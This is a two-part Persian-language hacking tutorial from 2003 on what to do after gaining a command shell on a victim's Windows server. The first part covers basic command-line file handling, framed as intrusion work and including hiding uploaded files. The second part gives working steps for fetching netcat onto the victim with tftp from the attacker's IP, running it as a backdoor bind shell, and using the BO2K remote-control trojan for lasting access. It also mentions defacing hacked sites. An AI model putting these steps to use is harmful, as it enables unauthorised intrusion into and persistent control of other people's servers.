+ نام مقاله: ضروريات ويندوز سرور براي هكرها - قسمت اول

+ موضوع: شبكه و هک

+ نويسنده: آراز صمدي

+گرد آورنده : يونس حسنی فر

+ تاريخ ارائه: 1382/07/11

- اين سري درس‌ها (ضروريات ويندوز سرور) به چه دردي مي‌خورند؟

تجربه بهم ثابت كرده كه خيلي از افرادي كه ويندوز سرور هک مي‌كنند، بعد از اينكه به shell دست مي‌يابند، نمي‌دونند كه بعدش دنبال چي باشند. حتي بعضي‌ها بعد از اينكه به كمک يک نرم‌افزار آماده اين كار رو انجام مي‌دهند، حتي نمي‌تونند از دستورات خط فرماني ويندوز استفاده كنند. اين درس راجع به همين‌ها بحث مي‌كنه، يعني اينكه من فرض مي‌كنم كه شما به shell ويندوز دست پيدا كرديد، حالا چطوري باهاش كار كنيد و سطح اختيارات خود رو بالاتر ببريد.
شايد از من بپرسيد كه من هنوز راجع به اينكه چطوري به shell دست پيدا كنيم، مقاله‌اي ارائه نكردم، پس اين درس به چه دردي مي‌خوره؟ جواب اينه كه اين درس پيش‌نياز درس‌هاي بعدي خواهد بود. اگر شما سيستم‌عامل ويندوز ۲۰۰۰ يا xp داريد، اكثر مطالب اين مقاله رو مي‌تونيد روي كامپيوتر خودتون تست كنيد. اگه مي‌خواين shell ويندوز رو در كامپيوتر خودتون بياريد، دكمه Start رو كليک كرده گزينه Run را فشار دهيد و اونجا بنويسيد: cmd كه مخفف command prompt است.
نكته بعدي اينكه فرض كنيد كه شما به يک كامپيوتر و shell اون دسترسي پيدا كرديد ولي مي‌خواهيد كه بدونيد كه در شبكه‌اي كه اين كامپيوتر قرار داره چه كامپيوترهاي ديگه‌اي هست و وظايف اونا چيه و يا چطوري مي‌شه از طريق اين كامپيوتر به اونا دست‌رسي پيدا كرد. اين موضوع مربوط به مقاله‌اي به نام (هک كردن شبكه‌اي از ويندوز سرورها) است كه اگه عمري باشه، بعدها توضيح مي‌دم.
پس اين مقاله به شما ميگه كه وقتي به shell ويندوز در يک كامپيوتر رسيديد، چه كارهاي ديگه‌اي در همون كامپيوتر مي‌تونيد انجام بديد!
اين سري درس‌ها رو از سطح مبتدي تا پيشرفته براتون مي‌گم. بنابراين ممكنه بعضي درس‌ها به‌دردتون نخوره...
مطلب آخر اينه كه من متخصص ويندوز سرور نيستم! پس اگه ايرادي در اين مقاله مي‌بينيد، حتما برام پيغام بذاريد :)

- تقسيم‌بندي انواع سيستم‌عامل‌هاي ويندوز

همان‌طور كه مي‌دونيد ويندوز انواع مختلفي داره كه ميشه همه رو تو دو گروه تقسيم‌بندي كرد:
۱- ويندوزهاي desktop يا ويندوزهاي dos family كه عبارتند از: ويندوزهاي قديمي (تا سري ۳,۱)، ويندوز ۹۵، ويندوز ۹۸ و ويندوز Me
۲- ويندوزهاي nt يا ويندوزهاي server كه عبارتند از: ويندوزهاي nt ورژن ۳,۰ و ٤,۰ ، ويندوز ۲۰۰۰ (ويندوز nt ورژن ٥,۰)، ويندوز XP و ويندوز .NET Server 2003
بحث ما راجع به سري دوم ويندوزهاست.

- دستورات كار با فايل‌ها و فولدرها

اين دستورات همون‌هايي هستند كه در سيستم‌عامل باستاني!! مايكروسافت يعني MS DOS استفاده مي‌شدند. كاربران ويندوز

معمولا نيازي به يادگيري اونا احساس نمي‌كنند چون همه كارها رو در محيط گرافيكي و معمولا از طريق ماوس انجام مي‌دهند.
ولي چون shell حالت متني دارد، شما بايد با اين دستورات آشنا بشويد. shell رو باز كنيد. متن زير ظاهر ميشه:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

I:\>
```

دقت كنيد كه سيستم‌عاملي كه من shell رو در اون آوردم، ويندوز ۲۰۰۰ است و درايو پيش‌فرض من كه معمولا همان درايوي است كه ويندوز در اون نصب شده، درايو I است. شما مسلما چيز متفاوتي خواهيد ديد. مي‌نويسم:

```
I:\> C:
```

تا به درايو C وارد بشم. حالا prompt تغيير مي‌كنه و نشون ميده كه الان در درايو C هستم:

```
C:\>
```

مي‌نويسم:

```
C:\> dir
```

و ليست زير ظاهر ميشه:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\

09/06/2003  06:29a      <DIR>          GAMES
08/15/2003  06:20p           1,806,727 phpMyAdmin-2.5.3-rc1-php.zip
06/17/2002  07:06p      <DIR>          upload
06/19/2002  07:02p      <DIR>          mailserver
09/13/2002  03:59a               8,053 port-tcp-c.c
02/27/2003  10:28p      <DIR>          mp3
04/18/2003  07:38a               1,152 araz.pl
               3 File(s)      1,815,932 bytes
               4 Dir(s)      95,502,336 bytes free
```

اينها در واقع ليست فايل‌ها و دايركتوري‌هاي موجود در درايو C كامپيوتر من است. مثلا اينجا GAMES يک فولدر (دايركتوري) است چون در در اون سطر كلمه <DIR> اومده كه معني دايركتوري ميده. ولي araz.pl كه آخرين سطر از ليست‌ه، فايل‌ه. حالا مي‌نويسم:

```
C:\> cd games
```

و جواب مي‌شنوم:

```
C:\GAMES>
```

يعني وارد فولدري بع اسم games شده‌ام. بازم دستور dir رو مي‌نويسم كه ببينم در اين فولدر چه فايل يا فولدرهايي هست و جواب مي‌شنوم:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\GAMES

09/06/2003  06:29a      <DIR>          .
09/06/2003  06:29a      <DIR>          ..
09/06/2003  06:29a      <DIR>          FORMULA1
```

```
09/06/2003  06:35a      <DIR>          SP
09/06/2003  06:36a      <DIR>          SUPER
09/06/2003  06:39a      <DIR>          UF
               0 File(s)              0 bytes
               6 Dir(s)      95,502,336 bytes free
```

که مي‌گه ۶ دايركتوري وجود داره. دوتاي اولي دايركتوري‌هاي واقعي نيستند، چون اگه بنويسم:

```
C:\GAMES> cd .
```

جواب مي‌گيرم:

```
C:\GAMES>
```

يعني هيچ اتفاقي نيفتاد. و اگه بنويسم:

```
C:\GAMES> cd ..
```

جواب مي‌شنوم:

```
C:\>
```

يعني يه فولدر به عقب برگشتم و اومدم به همون ريشه درايو C كه قبلا بودم. پس الان در درايو C هستم و چون قبلا ديده‌ام كه فايلي به اسم araz.pl در اون هست مي‌خوام محتويات اين فايل متني رو ببينم. مي‌نويسم:

```
C:\> type araz.pl
```

و جواب مي‌شنوم:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";


use Socket;
my ($remote, $port, @thataddr, $that, $them, $proto, $getpage );


$remote = shift || 'www.securitytracker.com';
$port = 80;
@thataddr=gethostbyname($remote) or die "Not Connected";


$that=pack('Sna4x8',AF_INET, $port, $thataddr[4]);
$proto=getprotobyname('tcp');


socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die $!;
connect(SOCK, $that) or die $!;
........
```

اين محتويات فايل araz.pl است. مي‌خوام يک متني فايل جديد بسازم، كه محتوياتش فقط يک سطر باشه مثلا salam bar to و نامش هم باشه ali1000.txt براي اين‌كار چند راه وجود داره كه دو تاشو مي‌گم:

۱- مي‌تونيد بنويسيد:

```
C:\> echo salam bar to > ali1000.txt
```

۲- و مي‌تونيد بنويسيد:

```
C:\> copy con ali1000.txt
```

و enter زده و جمله!! salam bar to را اونجا تايپ كنيد و وقتي تمام شد، تركيب: CTRL + Z رو فشار بديد كه فايل تموم بشه. در هر دو حالت چون ما در درايو C و در ريشه (يعني نه در يک فولدر خاص) بوديم، فايل همين‌جا درست ميشه و اگه دستور dir رو اجرا كنيد،مي‌بينيد كه يک فايل جديد به ليست اضافه شده. حالا مي‌تونيد با دستور:

```
C:\> type ali1000.txt
```

محتويات فايل رو ببينيد، اگرچه الانش‌هم مي‌دونيد چي هست! مي‌خواهيم يک فولدر جديد به اسم tur2 بسازيم. مي‌نويسيم:

```
C:\> md tur2
```

حالا اگر dir رو بنويسم، مي‌بينم که فولدر جديد ايجاد شده. حالا مي‌خوام برم تو فولدري که ساختم. مي‌نويسم:

```
C:\> cd tur2
```

و بعد dir مي‌گيرم. مي‌بينم فعلا فقط همان دو فولدر . و .. در اينجا وجود داره که قبلا گفتم چي هستند. اگه بخوام يه فولدر جديد در داخل اين فولدر tur2 به اسم far30 بسازم، مي‌نويسم:

```
C:\tur2> md far30
```

و اگر dir بگيرم، مي‌بينم اينها وجود دارند:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\tur2

10/04/2003  07:17p      <DIR>          .
10/04/2003  07:17p      <DIR>          ..
10/04/2003  07:18p      <DIR>          far30
               0 File(s)              0 bytes
               3 Dir(s)      95,477,760 bytes free
```

يعني فولدر far30 هم اضافه شده. مي‌خوام فايل ali1000.txt رو از ريشه به فولدر far30 که خودش در فولدر tur2 است، کپي کنم. مي‌نويسم:

```
C:\tur2> copy c:\ali1000.txt c:\tur2\far30
```

ساختارش خيلي ساده است، حتما فهميدين که اول دستور copy رو مي‌نويسم. بعد با يک فاصله، مسير و نام فايلي که مي‌خوام کپي کنم رو مي‌نويسم و در آخر با يک فاصله، مسيري که مي‌خوام فايل کپي بشه رو مي‌نويسم. دقت کنيد که فايل اصلي دست نخورده باقي مي‌مونه و يک کپي جديد در مسير جديد ايجاد ميشه. مي‌تونستم همين فايل رو به درايو D کپي کنيم که در اين حالت بايد بنويسم:

```
C:\tur2> copy c:\ali1000.txt d:
```

که فايل به درايو D کپي بشه. حالا يه دستور جديد، مي‌خوام فايل ali1000.txt رو از درايو C پاک کنم، مي‌نويسم:

```
C:\tur2> del c:\ali1000.txt
```

دقت کنيد که چون من الان در فولدر tur2 هستم ولي فايلي که قراره پاک کنم در ريشه است، مسير رو بايد بنويسم، ولي اگر فايل همون‌جايي که من الان هستم بود، مي‌نوشتم:

```
C:\> del ali1000.txt
```

نکته مهم اينه که وقتي روي کامپيوتر خودم shell رو باز کردم، مي‌تونم ببينم که کجا قرار دارم (با نگاه به پرامت که مثلا اينجا c:\tur2> بود) ولي در shell ي که موقع هک کردن به اون مي‌رسيم، معمولا اين پرامت ظاهر نميشه. اونجا چطوري ميشه فهميد کجا هستم؟ خيلي ساده‌است با دستور زير:

```
cd
```

که جواب ميده:

```
c:\tur2
```

چون قبلا فايل ali1000.txt رو به فولدر far30 موجود در فولدر tur2 موجود در درايو C کپي کردم، مي‌رم همونجا مي‌نويسم:

```
C:\> cd c:\tur2\far30
```

اگه dir بگيرم، اينو مي‌بينم:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6
```

```
 Directory of C:\tur2\far30


10/04/2003  07:18p      <DIR>          .
10/04/2003  07:18p      <DIR>          ..
10/04/2003  07:08p                  15 ali1000.txt
               1 File(s)             15 bytes
               2 Dir(s)      95,477,760 bytes free
```

اگه بخوام اين فايل رو منتقل كنم به فولدر tur2 از درايو C (يعني به يه فولدر پايين تر) از دستور زير استفاده مي‌كنم:

```
C:\tur2\far30> move ali1000.txt c:\tur2
```

فرق دستور move با copy اينه كه فايل اصلي منتقل ميشه نه كپي! يعني از محل قبلي پاک ميشه و به محل جديد ميادا!! حالا كه فولدر far30 حالي شده (يعني هيچ فايل يا فولدري در اون نيست) مي‌تونم پاكش كنم. اول ميام يه فولدر پايين‌تر، با دستور:

```
C:\tur2\far30> cd ..
```

و با دستور جديد زير كه مخصوص پاک كردن فولدر (نه فايل) است، فولدر far30 رو پاک مي‌كنم:

```
C:\tur2> rd far30
```

و فولدر پاک ميشه. حالا مي‌خوام اسم فايل ali1000.txt رو به araz.inc تغيير بدم، مي‌نويسم:

```
C:\tur2> ren ali1000.txt araz.inc
```

يه dir بيريد كه مطمئن بشين!! حالا مي‌خوام يه كپي از اين فايل كه اسمش هست araz.inc بگيرم ولي با اسم ali1000.inc و در همين فولدر. پس مي‌نويسم:

```
C:\tur2> copy araz.inc ali1000.inc
```

حالا اگه dir بگيريد، ۲ تا فايل مي‌بينيد. حالا مي‌خوام هر دو تا فايل رو منتقل كنم به درايو C ولي به ريشه، مي‌بينم كه هر دو فايل حرف اولشون a است و پسوندشون inc مي‌تونم به دو شكل بنويسم:

```
C:\tur2> move a*.inc c:\
```

ولي چون فقط همين دوتا فايل در اين فولدر بود، مي‌تونستم بنويسم:

```
C:\tur2> move *.* c:\
```

گرفتين چي شد؟ حالا يه جديد مي‌خوام برم به فولدر و درايوي كه فولدر ويندوز باشه. مي‌تونم يكي يكي درايو ها رو برم و از همه dir بگيرم تا برسم به اوني كه درايو winnt داره، ولي چون اين كامپيوتر خودمه و مي‌دونم كه فولدر ويندوز من كجاست!! مي‌نويسم:

```
C:\tur2> I:
```

و بعد

```
I:\> cd winnt
```

و يک dir مي‌گيرم. مي‌بينم كه لسيتي از فايل‌ها و فولدرهاي زيادي از جلو چشم رد ميشه ولي نمي‌تونم همه رو ببينم. اگه بخوام صفحه به صفحه ببينم، مي‌نويسم:

```
I:\winnt> dir /p
```

كه اين سويچ p مخفف page است. اگه بخواين ليست همه سويچ‌ها رو ببينيد، مي‌تونيد بنويسيد:

```
I:\winnt> dir /?
```

حالا يه چيز جالب! با دستورات زير اول برگرديم به ريشه درايو I و بعد برگرديم درايو C :

```
I:\winnt> cd ..

I:\> C:
```

حالا مي‌خوام مستقيما از درايو C محتويات فولدر winnt از درايو I رو اون‌هم به صورت صفحه به صفحه بخونم:

```
C:\> dir i:\winnt /p
```

حالا يه چيز بسيار مهم، مي‌خوام بدون دادن مسير! ليست فايل‌ها رو در فولدر مربوط به ويندوز ببينم:

```
C:\> dir %SystemRoot%
```

اينه... !!! پس در Shell كلمه %SystemRoot% يعني فولدر ويندوز. يه سويچ جديد براي دستور dir رو مي‌خوام بگم. فرض كنيد كه من يادم رفته فايل اجرايي cmd.exe در كدام فولدر از درايو I (كه در كامپيوتر من فولدر مربوط به ويندوز هست) قرار داره. چون نمي‌تونم برم تک تک فولدرها رو ببينم، بايد از سويچي استفاده كنم كه وقتي يه مسير بهش مي‌دم، بره و تمام سوراخ سنبه‌هاي اون فولدر (يعني همام فولدرهاي داخلي‌تر) رو هم ببينيه. از سويچ s استفاده مي‌كنم و مي‌نويسم:

```
C:\> dir i:\cmd.exe /s
```

و جواب مي‌شنوم:

```
 Volume in drive I has no label.
 Volume Serial Number is DC24-A09D

 Directory of i:\WINNT\system32

12/07/1999  04:00a             236,304 cmd.exe
               1 File(s)        236,304 bytes

 Directory of i:\WINNT\system32\dllcache

12/07/1999  04:00a             236,304 cmd.exe
               1 File(s)        236,304 bytes

     Total Files Listed:
               2 File(s)        472,608 bytes
               0 Dir(s)   1,255,153,664 bytes free
```

پس اين دستور توانست فايل مربوطه رو در دو تا فولدر پيدا كنه، يعني اينا:

```
i:\WINNT\system32
i:\WINNT\system32\dllcache
```

اين cmd.exe همونه كه ما در run نوشتيم كه shell ويندوز اومد. حالا برمي‌گردم به درايو C (دستورش كه يادتون هست!) و dir مي‌گيرم و مي‌بينم كه فايل ali1000.inc هنوز هم اونجا هست. مي‌خوام يه دستور جديد رو بگم. ببينيد گاهي پيش مياد كه ما فايلي رو به يک سرور مي‌فرستيم ولي مي‌خوايم به صورت مخفي يا hidden باشه. دستوري كه فايل ali1000.inc رو مخفي مي‌كنه، اينه:

```
C:\> attrib +h ali1000.inc
```

حالا اگه dir بگيرم، ديگه فايل ali1000.inc رو نمي‌بينم. البته هنوز هم هست!! اگه بخوام به كمک دستور dir فايل‌هاي مخفي رو (از جمله ali1000.inc) ببينم، از سويچ a استفاده مي‌كنيم:

```
C:\> dir ali1000.inc /a
```

حالا مي‌خوام فايل رو از حالت مخفي در بيارم، مي‌نويسم:

```
C:\> attrib -h ali1000.inc
```

به همين راحتي!

اينا دستورات معمولي dos بود كه براتون نوشتم. اين دستورات خيلي زياد هستند و من فقط تعداد كمي‌شو براتون گفتم. اگه كتاب داس تو انباري خونتون پيدا كردين، مي‌تونين دستورات بيشتري ياد بگيريد!!!

- پسوند فايل‌ها و مفاهيم آنها در ويندوز

در سيستم‌عامل ويندوز پسوندها مفاهيم خاصي دارند.

۱- فایل‌هاي اجرايي پسوند exe يا com يا bat دارند. (فایل‌هاي با پسوند bat رو batch file مي‌گن که مجموعه‌اي از دستورات داس رو مي‌تونني توش بنويسين که به ترتيب اجرا بشوند پس مي‌تونين به کمک دستور type محتوياتشو ببينيد). ولي فايل‌هاي exe و com فايل‌هاي اجرايي هستند که محتوياتش براتون قابل خوندن نيست ولي قابل اجراست. حالا مي‌خوام يه فايل اجرايي رو براتون بيارم که ببينيد که در shell چطوري مي‌تونيد فايل اجرايي رو اجرا کنيد! مي‌خوام فايل tftp.exe رو اجرا کنم. اول يه dir مي‌گيرم از فولدر %SyestemRoot% و مي‌بينم که اين فايل در فولدر i:\winnt\system32 قرار داره. حالا مي‌خوام اجراش کنم. به دو طريق مي‌تونم اين کارو انجام بدم، اولي اينکه برم تو فولدر winnt\system32 و بعد بنويسم:

```
I:\WINNT\system32> tftp.exe
```

يا اينکه مستقيما از هرجايي که باشم، بنويسم:

```
C:\> i:\winnt\system32\tftp.exe
```

و جواب بشنوم:

```
Transfers files to and from a remote computer running the TFTP service.


TFTP [-i] host [GET | PUT] source [destination]


  -i              Specifies binary image transfer mode (also called
                  octet). In binary image mode the file is moved
                  literally, byte by byte. Use this mode when
                  transferring binary files.
  host            Specifies the local or remote host.
  GET             Transfers the file destination on the remote host to
                  the file source on the local host.
  PUT             Transfers the file source on the local host to
                  the file destination on the remote host.
  source          Specifies the file to transfer.
  destination     Specifies where to transfer the file.
```

پس چون پسوند فايل من exe بود فهميدم که با نوشتن اسم اون مي‌تونم اجراش کنم. اگه يادتون باشه واسه ابزارهاي خط‌فرماني مثل nc هم، همين کارو مي‌کرديم.

۲- فايل‌هاي استاندارد:
فايل‌هاي اجرايي در ويندوز با ساير سيستم‌عامل‌ها از نظر پسوند فرق مي‌کنه. مثلا در سيستم‌هاي مبتني بر يونيکس ممکنه اصلا فايل اجرايي پسوندي نداشته باشه! ولي يه سري فايل‌ها هستند که يه‌جورايي استاندارد شده‌اند. مثلا فايل‌هاي تصويري (که پسوندهاي gif، jpg و... دارند)، فايل‌هاي html (که پسوندهاي html يا htm دارند)، فايل‌هاي asp، php، و ... پس آشنايي با اين فايل‌ها و فرمت اونا مي‌تونه خيلي کمک کنه. فرض کنيد که شما يه سايت وب رو هک کرديد ولي نمي‌تونيد يه فايل html طراحي کنيد که بجاي صفحه اول سايت قرار بديد، نتيجه اين ميشه که نمي‌تونيد پز بديد!!!

۳- فايل‌هاي نرم‌افزارهاي کاربردي:
نرم‌افزارهاي کاربردي هرکدوم خروجي‌هاشونو با يه پسوند خاص ارائه مي‌کنند. مثلا فايل‌هاي فتوشاپ پسوند psd دارند. فايل‌هاي MS Word پسوند doc دارند و...

- انواع سيستم‌هاي فايل در ويندوز

منظور من از سيستم‌هاي فايل در واقع روش پارتيشن‌بندي و فرمت‌کردن درايوهايي است که در ويندوزها استفاده ميشه.
مايکروسافت از زماني که داس رو ارائه داد تا حالا از روش‌هاي مختلف براي سيستم‌هاي فايل استفاده کرده است.
۱- FAT16 : در سيستم‌عامل داس استفاده مي‌شد.
۲- FAT32 : از ويندوز ۹۵ تا me استفاده مي‌شد.
۳- NTFS 4.0 : در سيستم‌هاي nt 4.0 استفاده مي‌شد.
۴- NTFS هاي جديد : از ويندوز ۲۰۰۰ به بعد استفاده مي‌شود. هرجا گفتم NTFS منظور اين NTFS هاست. مثلا NTFS ويندوز ۲۰۰۰ ورژن ۵,۰ هستش.
نکته تابلو: سيستم‌عامل‌هاي جديدتر مي‌تونن از روش‌هاي پارتيشن‌بندي مربوط به سيستم‌عامل‌هاي قديمي‌تر سر دربياورند ولي براي اجراي بهتر نياز به پارتيشن‌بندي مخصوص خود دارند. مثلا براي اينکه ويندوز ۲۰۰۰ سرور بتونه از امکاناتي که داره (که بعدا مي‌گم چي‌ها داره!) استفاده کنه حداقل يک درايو بايد به روش NTFS فرمت بشه.

+ نام مقاله: ضروريات ويندوز سرور براي هكرها - قسمت دوم

+ موضوع: شبكه و هک

+ نويسنده: آراز صمدي

+گرد آورنده : يونس حسنی فر

+ تاريخ ارائه: 1382/07/12

- يادآوري

اين مقاله ادامه مقاله قبلي‌ه! در اين درس نيز ما با يک سرور ويندوز به صورت يک کامپيوتر منفرد سروکار داريم و توجهي به کامپيوترهاي متصل به اون در شبکه‌اي که هست نداريم.

- اولين کار بعد از بدست‌آوردن shell چيست؟

اولين کاري که بعد از بدست‌آوردن shell ويندوز انجام ميشه، بستگي به هکر و روش اون داره. من هميشه سعي مي‌کنم که يک تروجان يا backdoor در کامپيوتر قرباني نصب کنم و معمولا هم nc رو به کار مي‌برم.
اگر توجه کنيد مي‌بينيد که وقتي يه backdoor در کامپيوتر قرباني ايجاد مي‌کنيم، اين backdoor هم يک shell در اختيار ما قرار مي‌ده، پس چه لزومي وجود داره که وقتي shell داريم، يک shell جديد به کمک nc ايجاد کنيم؟
دليلش سه تاست:
۱- گاهي ما به يک shell در کامپيوتر قرباني دست پيدا مي‌کنيم که interactive يا تعاملي نيست. يه مثال مي‌گم که بفهميد منظور از تعاملي بودن چيه! اگه يادتون باشه در درس قبلي به کمک دستور cmd يک shell در کامپيوتر خودمون باز کرديم. اين shell يک شل تعاملي است. در اين شل مثلا وقتي از دستور copy con استفاده کردم، شل به من اجازه داد که بعد از زدن دکمه Enter بقيه کارها رو انجام بدم (مثلا متني که قراره داخل فايل تايپ کنم رو بنويسم و فايل رو save کنم). در حاليکه در موارد غيرتعاملي، وقتي دستور copy con رو بنويسم،ديگه نمي‌تونم با shell تعامل داشته باشم و کار رو ادامه بدم. وقتي شل غيرتعاملي است، هر کاري رو بايد با يک دستور يک سطري انجام بدم. اگه يادتون باشه در درس قبلي دستور echo رو گفتم که خروجي‌شو به يک فايل منتقل مي‌کرديم و در واقع باهاش فايل متني مي‌ساختيم، در شل‌هاي غيرتعاملي اين دستور قابل استفاده است زيرا بعد از اجراي دستور هيچ تعاملي با ما ندارد! اونايي که مثلا با Unicode bug آشنا هستند، مي‌دانند که shell ي که به کمک اون بدست مياد، يک shell non-interactive يا شل غيرتعاملي است و بهتر است به شل تعاملي تبديل شود.
وقتي ما مثلا nc را به سرور مي‌فرستيم و اجرا مي‌کنيم، مي‌تونيم با شل اون که يک شل تعاملي است راحت‌تر کار کنيم.
کارهاي ادامه‌دار فقط توسط يک shell تعاملي قابل اجرا خواهد بود.
۲- وقتي ما يک shell روي کامپيوتر قرباني بدست مي‌آوريم معمولا اين کار رو بدليل exploit کردن يک حفره‌امنيتي در سرور کسب کرده‌ايم. اگر روزي اين مشکل امنيتي توسط مسوول اون کامپيوتر رفع بشه، ما شل رو از دست خواهيم داد و در اين مواقع، داشتن يک شل nc برگ برنده هکر خواهد بود.
۳- بعضي تروجان‌ها وقتي در کامپيوتر قرباني نصب بشوند، چيزي بيشتر از يک شل در اختيار هکر مي‌گذارند. مثلا ممکنه هکر بتونه به صورت remote دسکتاپ سرور قرباني رو ببينه و کارهايي که مي‌خواد رو طوري انجام بده که گويا به صورت local به کامپيوتر قرباني دسترسي داره و جلوي مونيتور نشسته و ا داره کرمشو می‌ريزه! به اين قبيل نرم‌افزارها، نرم‌افزارهاي remote control مي‌گن. معروف‌ترين remote control ها عبارتند از: PcAnyWhere، VNC، BO2K،NetBus و...

- چگونه trojan رو به کامپيوتر هدف ارسال کنم؟


من در اين درس مي‌خوام nc رو به کامپيوتر قرباني بفرستم. براي اين‌کار راحت‌ترين روش استفاده از برنامه‌اي به نام tftp است که بصورت پيش‌فرض در زيرشاخه System32 از شاخه %SyestemRoot% وجود داره. همان‌طور که از اسم اين نرم‌افزار بر مياد، کارش انتقال فايل از طريق شبکه است. اما تفاوت‌هايي با اون ftp که قبلا باهاش کار کرديم، داره:

۱- براي استفاده از اون بعد از دست‌يابي به شل ويندوز نيازي به username و password نيست.

۲- کلاينت ftp حالت تعاملي دارد ولي tftp غير تعاملي است. و با توجه به اينکه ما هنوز nc رو منتقل و اجرا نکرديم، پس اگر شلي که بدست آورديم غيرتعاملي باشه، نمي‌توان از ftp استفاده کرد.

حالا چطوري از tftp استفاده کنيم؟

اولين کار اينه که شما بايد يک سرور tftp روي کامپيوتر خودتون اجرا کنيد. سرورهاي مختلفي وجود داره ولي معروف‌ترين آنها، Tftpd32 است جديدترين ورژن اين نرم‌افزار ورژن ۳,٦ است که مي‌تونيد با کليک روي اين لينک http://perso.wanadoo.fr/philippe.jounin/download/tftpd32n.zip داون‌لود کنيد. حالا فايل رو از حالت zip خارج کرده و روي فايل tftp32.exe دابل‌کليک مي‌کنيد تا پنجره نرم‌افزار باز بشه که شکلي شبيه به اين داره:



فرض کنيد که فايل nc.exe در فولدري به اسم far30 در درايو D قرار دارد. اول روي دکمه Settings کليک کرده و در پنجره‌اي که باز مي‌شود، Base Directory رو به کمک دکمه Browse روي فولدر far30 از درايو D تنظيم مي‌کنيم و دکمه OK را کليک مي‌کنيم. حالا در پنجره اصلي نرم‌افزار هم در قسمت Current Directory روي دکمه Browse کليک کرده و همون d:\far30 رو ست مي‌کنيم. حالا کامپيوتر ما آماده ارائه فايل nc.exe است که در فولدر far30 قرار دارد. مرحله بعدي اجراي دستور tftp در کامپيوتر قرباني است. فرض کنيد که ip ما در اين لحظه ۲۱۷,٦٦,۱۹۸,۱۱٦ است. دستور رو به صورت زير در Shell ي که بدست آورديم، اجرا مي‌کنيم:

```
tftp -i 217.66.198.116 GET nc.exe
```

و جواب مي‌شنويم:

```
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
```

دقت کنيد که در دستور tftp سويچ i- يعني اينکه انتقال به صورت باينري (و نه اسکي) باشد. ip ذکر شده، ip خودمان است و کلمه GET يعني سرور (که دستور tftp رو اجرا مي‌کند) فايل رو بگيرد. اگه مي‌نوشتيم، PUT معني مي‌داد که سرور قرباني، فايل را براي ما بفرستد. دقت کنيد که برنامه tftpd32 رو روي کامپيوتر خودمان و برنامه tftp رو روي کامپيوتر قرباني اجرا کرديم. حالا که فايل nc.exe منتقل شد، مي‌تونيم ازش استفاده کنيم.

- نرم‌افزار nc به كامپيوتر قرباني فرستاده شد. چطوري به عنوان يک trojan از آن استفاده كنيم؟

اگه يادتون باشه، تو يكي از درس‌ها گفتم كه مهم‌ترين ابزاري كه يه هكر در طول زندگيش! ازش استفاده مي‌كنه، netcat يا همون nc است. و گفتم كه يكي از دلايل اون توانايي اين نرم‌افزار براي كار هم به صورت كلاينت و هم به صورت سرور است. حالا مي‌خوام به صورت passive از اين نرم‌افزار استفاده كنم. به اين دليل passive مي‌گم كه طوري اونو اجرا مي‌كنم كه در كامپيوتر قرباني، روي يک پورت خاص و دلخواه فالگوش بمونه. در حالي كه من هر وقت خواستم به اون كانكت مي‌شم. يک پورت دلخواه انتخاب كنيد (البته نبايد پورتي رو كه در حال حاضر روي كامپيوتر قرباني باز است، باشد) مثلا من ۲۲ رو انتخاب مي‌كنم. در shell كامپيوتر قرباني دستور زير رو اجرا مي‌كنم:

```
nc -l -p 22 -e cmd.exe
```

اين يعني در پورت ۲۲ فالگوش بمونه و نيز cmd رو هم اجرا كنه كه من يک shell بدست بيارم. حالا اگه ip كامپيوتر قرباني مثلا ۶۳,۱۴۸,۱۱۲,۶۵ باشه، در كامپيوتر خودم اين دستور رو اجرا مي‌كنم:

```
nc 63.148.112.65 22
```

خوب اگه به شل رسيدم كه حال مي‌كنم!! ولي بعضي مواقع پيش مياد كه عليرغم طي همه اين موارد نمي‌تونم به شل جديد دست پيدا كنم كه دليلش هم معمولا اينه كه اون سرور توسط فايروالي بلاک شده كه اجازه نميده با پورتي كه مشخص كردم بهش كانكت بشم. در آخر مقاله بهتون مي‌گم كه در اين مواقع چكار بايد بكنيد. نكته بعدي اينه كه اين شل تا زماني فعال خواهد بود كه كامپيوتر قرباني restart نشه. و چون كامپيوترهاي سرور دير به دير restart مي‌شوند، اين شل براي مدت نسبتا طولاني در دسترس من خواهد بود. اگه بخواين هر بار كه كامپيوتر restart ميشه، دوباره شل ايجاد بشه، از روش‌هايي كه در درس مربوط به پورت ۱۳۹ گفتم، استفاده كنيد.

- آيا مي‌تونم از تروجان‌هاي ديگري بجز nc استفاده كنم؟

مسلما !

۱- تروجاني به نام ncx99 يا ncx وجود داره كه يه شل در پورت ۹۹ سرور قرباني باز مي‌كنه ولي چون كارش مثل nc است، توضيح بيشتري نمي‌دم.

۲- اگه مي‌خواين به جاي nc، يک remote control software روي كامپيوتر قرباني اجرا كنيد، توصيه من استفاده از BO2K است.

به اين صفحه http://prdownloads.sourceforge.net/bo2k/bo2k_1-1-2.zip?download/

